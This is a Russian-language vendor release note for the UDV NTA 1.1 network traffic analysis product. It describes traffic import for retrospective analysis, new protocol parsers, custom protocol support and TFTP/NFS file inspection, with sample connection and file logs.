



# ЧТО НОВОГО?

## UDV NTA 1.1



# ОГЛАВЛЕНИЕ




## Новые возможности

- Экспертные знания при ретроспективном анализе сетевого трафика
- Расширена поддержка протоколов уровня приложений
- Поддержка пользовательских протоколов
- Больше файлов для анализа
- Расширение перечня выявляемых сетевых атак
- Улучшение пользовательского опыта при использовании карты сети
- Новые поля для поиска угроз

## Контакты

3

10




## Экспертные знания при ретроспективном анализе сетевого трафика

В релизе UDV NTA 1.1 добавлена возможность импорта копии сетевого трафика для детального пост-анализа.


Ретроспективный анализ сырой копии сетевого трафика поможет аналитикам ИБ повторно проанализировать подозрительный трафик по обновленным пакетам экспертизы и выявить сложные угрозы, которые могли остаться незамеченными. Что в свою очередь позволит выявить и локализовать закрепившегося в инфраструктуре злоумышленника и снизить риск нанесения ущерба.

Также новая функциональность позволяет снизить затраты на приобретение дополнительных сенсоров для удаленных малоактивных сегментов. Теперь сетевой трафик можно накапливать и проводить точечный анализ по необходимости.

Специалистам SOC и консультантам по ИБ ретроспективный анализ поможет провести быстрый аудит сетевого трафика заказчика на наличие уязвимых протоколов, сетевых аномалий и злоумышленников в инфраструктуре без затрат на интеграцию.



Импорт трафика



## Расширена поддержка протоколов уровня приложений

Глубокий разбор сетевого трафика до уровня приложений помогает как аналитику ИБ, так и сетевому инженеру получить более широкую видимость действий в сети, что сокращает время на принятие решений при возникновении сетевых аномалий.


В новой версии добавлен разбор критичных для бизнеса протоколов приложений:

- VPN (OpenVPN, IPSec, WireGuard, Tailscale, STUN) – для выявления несанкционированного туннелирования, использования некорпоративных приложений и удалённых подключений к инфраструктуре;
- WinRM, TeamViewer, Radmin, DameWare, X11, KSC – протоколы удаленного управления помогут своевременно обратить внимание на излишне настроенный или нелегитимный доступ;
- BitTorrent – поддержка P2P позволяет выявлять горизонтальное перемещение внутри корпоративных сетей;
- NFS – для отслеживания перемещения файлов в Unix/Linux-системах;
- FTP – теперь доступен детализированный разбор: можно видеть не только передаваемые файлы, но и выполняемые действия, корректность ответов сервера и передачу учётных данных в открытом виде. Проверка соответствия политикам ИБ и выявление атак на протокол стали проще;
- CodeSYS, ProfiNet, BACNet, Omron, GE, BSAP, Vnet/IP – наличие в корпоративной сети промышленных протоколов укажет на некорректное сегментирование и потенциальный риск атаки через слабозащищённые подсистемы.

Обновлена / Обнаружена	Длительность	Отправитель	Получатель	Отправлено / Получено	Файлов обнаружено	Протоколы
23.11.2025, 19:37:07	0 мс	10.51.201.163: 1478	→ 10.52.1.90: 11740	→ Пакетов: 0, Байт: 0 ← Пакетов: 0, Байт: 0	0	CODESYS
23.11.2025, 19:23:17	0 мс	10.230.61.9: 52088	→ 10.230.61.77: 2049	→ Пакетов: 6, Байт: 364 ← Пакетов: 5, Байт: 300	0	NFS3
23.11.2025, 19:19:02	35 с 423 мс	10.0.85.2: 62644	→ 213.227.168.133: 5938	→ Пакетов: 97, Байт: 33484 ← Пакетов: 107, Байт: 91724	0	TEAMVIEWER
23.11.2025, 19:18:23	0 мс	10.0.85.2: 50387	→ 188.172.246.174: 5938	→ Пакетов: 0, Байт: 0 ← Пакетов: 0, Байт: 0	0	TEAMVIEWER
23.11.2025, 19:08:37	1 мс	192.168.1.100: 57937	→ 10.0.0.1: 5985	→ Пакетов: 2, Байт: 80 ← Пакетов: 1, Байт: 40	0	WINRM
23.11.2025, 19:08:10	53 с 8 мс	192.168.1.9: 60632	→ 192.168.1.10: 5985	→ Пакетов: 40, Байт: 4823 ← Пакетов: 93, Байт: 35175	0	WINRM
23.11.2025, 18:54:32	12 с 187 мс	10.9.0.1: 43462	→ 10.9.0.2: 51820	→ Пакетов: 5, Байт: 704 ← Пакетов: 4, Байт: 588	0	WIREGUARD
23.11.2025, 18:50:15	51 с 273 мс	192.168.56.103: 33198	→ 192.168.56.102: 1194	→ Пакетов: 110, Байт: 13067 ← Пакетов: 108, Байт: 14450	0	OPENVPN
23.11.2025, 18:49:22	6 мс	192.168.56.104: 35701	→ 192.168.56.102: 1194	→ Пакетов: 5, Байт: 584 ← Пакетов: 1, Байт: 82	0	OPENVPN
21.11.2025, 19:30:38	0 мс	146.88.240.4: 39444	→ host.secureserver.net	→ Пакетов: 1, Байт: 45 ← Пакетов: 0, Байт: 0	0	BACNET
21.11.2025, 15:00:49	0 мс	45.137.21.129: 37725	→ host.secureserver.net	→ Пакетов: 1, Байт: 48 ← Пакетов: 0, Байт: 0	0	STUN
20.11.2025, 14:01:29	47 с 155 мс	192.168.1.182: 62014	→ 192.168.1.231: 21	→ Пакетов: 49, Байт: 2767 ← Пакетов: 40, Байт: 3064	0	FTP
20.11.2025, 10:40:26	0 мс	146.88.240.4: 20444	→ host.secureserver.net	→ Пакетов: 1, Байт: 45 ← Пакетов: 0, Байт: 0	0	BACNET

Отображение новых поддерживаемых протоколов в списке сетевых соединений

# НОВЫЕ ВОЗМОЖНОСТИ



Пример глубокого разбора протокола FTP


## Поддержка пользовательских протоколов

UDV NTA – единственное на рынке РФ решение для анализа сетевого трафика с возможностью глубокой инспекции пакетов любого протокола уровня приложения.

Поддержка пользовательских протоколов позволит сетевым инженерам и экспертам по ИБ получить полную видимость сетевой активности, даже если UDV NTA не поддерживал протокол «из коробки».

Новая функциональность обеспечит более плотную интеграцию с используемой инфраструктурой и предоставит возможность быстро отследить сетевую активность устройств, использующих редкие или специализированные приложения, с целью выявления нарушения политики ИБ или вредоносной активности.

# НОВЫЕ ВОЗМОЖНОСТИ



## Больше файлов для анализа

В предыдущем релизе было добавлено обнаружение незащищенного протокола TFTP, который позволяет передавать файлы без необходимости аутентификации в открытом виде, в первую очередь для выявления техники атаки «Предзагрузка операционной системы по сети» (T1542.005 MITRE ATT&CK).


В UDV NTA 1.1 мы добавили разбор файлов по этому протоколу, что позволяет точно определить передавался ли файл с операционной системой, для однозначного подтверждения наличия инцидента ИБ.

Также для нового протокола NFS добавлен детальный анализ передаваемых файлов в Unix/Linux-средах, доля которых растет в связи с переходом на импортозамещенные операционные системы.

Дата обнару...	IP-адрес отправителя	IP-адрес получателя	Наименование	Тип содержимого	Размер в журнале	Источник данных
23.11.2025, 20:06:21	192.168.2.2	192.168.2.100	memdisk		26140	TFTP
23.11.2025, 20:06:15	192.168.2.2	192.168.2.100	default	text/plain	346	TFTP
23.11.2025, 20:06:15	192.168.2.2	192.168.2.100	libutil.c32	application/x-sharedlib	24156	TFTP
23.11.2025, 20:06:15	192.168.2.2	192.168.2.100	menu.c32	application/x-sharedlib	26568	TFTP
23.11.2025, 20:06:15	192.168.2.2	192.168.2.100	default	text/plain	346	TFTP
23.11.2025, 20:06:15	192.168.2.2	192.168.2.100	ldlinux.c32	application/x-sharedlib	122044	TFTP
23.11.2025, 20:06:15	192.168.2.2	192.168.2.100	pxelinux.0		46545	TFTP

Инспекция файлов, переданных по протоколу TFTP

# НОВЫЕ ВОЗМОЖНОСТИ



## Расширение перечня выявляемых сетевых атак

